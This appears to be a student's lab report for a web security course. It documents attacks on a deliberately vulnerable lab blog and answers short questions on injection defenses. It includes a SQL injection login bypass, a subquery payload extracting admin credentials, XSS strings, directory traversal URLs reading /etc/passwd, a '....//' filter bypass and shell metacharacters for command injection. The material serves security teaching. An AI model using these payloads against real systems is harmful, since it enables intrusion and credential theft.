
Application Exploits

1. **The screenshot and HTML source showing the proof-of-concept XSS exploit for the login page.**



http://strawman.nslab/blog/login.php

My First Weblog

Please Login

Login Error

Username:

Password:

Login


Contact the Webmaster | Add Blog Entry [Requires Login]...| Printer Friendly View

2. **The string you used for your second XSS exploit along with the name of page and the name of the form element you attacked.**

<div> <img src="http://www.ccs.neu.edu/home/noubir/Home_files/shapeimage_1.png"/></div>

I used this while posting new entry (page: newentry.php). The form element is the text box named 'body'.

3. **The SQL exploit you used in the SQL injection attack on the login page.**



strawman.nslab/blog/login.php

My First Weblog

Please Login

Login Error

Username: admin

Password: 123' or 'a'='a


Login

Contact the Webmaster | Add Blog Entry [Requires Login]...| Printer Friendly View

4. **The second SQL exploit you used in the SQL injection attack. If you completed the bonus, also include the username and password you stoled.**

username : admin

password : password



My First Weblog

Post A New Entry:

Title: sin",body=(select username f

```
sin",body=(select username from adminuser limit 1 offset 0) -- -
```

Notice: I used the same string in both Title and Body field, though only title is enough, but I put them in body so that you can see it.

5. **The `/etc/passwd` file and the URL/parameters you used to retrieve it. Also include the files you used to determine the OS and version.**

http://strawman.nslab/blog/sendmail.php?style=../../../../../../../../../etc/passwd

http://strawman.nslab/blog/sendmail.php?style=../../../../../../../../../etc/issue

6. **Based on this reference, what class of XSS vulnerabilities does each of the two holes you found fall into?**

The first one is a reflected XSS, while the second one is a persistent XSS.

7. **Suppose a programmer needs to run an SQL query such as:**

```
SELECT * FROM mytable WHERE a='foo' AND b='bar'
```

In his application, users can completely control the data in strings `foo` and `bar`. To protect his application against SQL injection the programmer decides to insert a backslash (`\`) in front of all single quote characters provided by users

in these strings. This is an acceptable form of escaping/encoding in his database system. For example, if a user provided a string "`Let's drive to the beach!`", it would be encoded in the SQL query as "`Let\'s drive to the beach!`". Therefore, inserting single quote characters would not allow attackers to break out of the explicit single quotes in the query. Describe why this protection alone would not prevent an SQL injection attack for this particulary query, and give a sample set of strings which demonstrate the problem. (Hint: Recall that the attacker can control *both* strings in this query.)

The attacker can put a single '\' in the end of string foo, so that the given single quote will be escaped and make foo' AND b= a single string. Then he can simply comment out the rest bar' and put anything he want in the middle. An example:

foo = 'blablabla\'

bar = ' or select username from adminuser limit 1 -- -'

8. **Suppose a programmer accepts a filename through a URL request parameter, in a script named `safefromtraversal.php`. In this script, the programmer removes all occurrences of the string '`../`' from the filename provided by clients. (In other words, the request parameter is searched for any occurrences of this string. Any found are replaced with the 0 length string, and later the parameter is used as a filename.) With this protection alone, would the script be secure against directory traversal attacks? If not, describe an attack to bypass this protection.**

It's still not safe if it's a non-repeating checking. The attacker can put a string like "....//" so that after a one-time striping, it becomes exactly "../".

9. **Consider the functions `execl` and `system` from the standard C library. Explain why using `execl` is safer than `system`. Why would a programmer be tempted to use`system`?**

In execl you can only specify the program name exactly, using of metacharacters is not permitted. While with system, the risk of injection of metacharacters along with other command always exists. People temped to use system because it just fork a new process and run it without breaking the calling process, this would be helpful in sometime; While execl will replace the memory image of the calling process completely.

10. **Consider the following snippet of C code:**

```
snprintf(cmd, 1024, "whois %s >> /tmp/whois.log", ip); syst
em(cmd);
```

Suppose an attacker could completely control the content of the variable `ip`, and that this variable isn't checked for special characters. Name three different metacharacters or operators which could allow an attacker to "break out" of `ip`'s current position in the string to run an arbitrary command.

1. Using a pipe operator "|" to break out the whois command. Because many commands just don't care about the input hence the output of whois will just be dicarded.
2. Using an 'and' operator "&&" along with "--help" to force whois out put help info.
3. Using ";" to separate whois with following commands injected.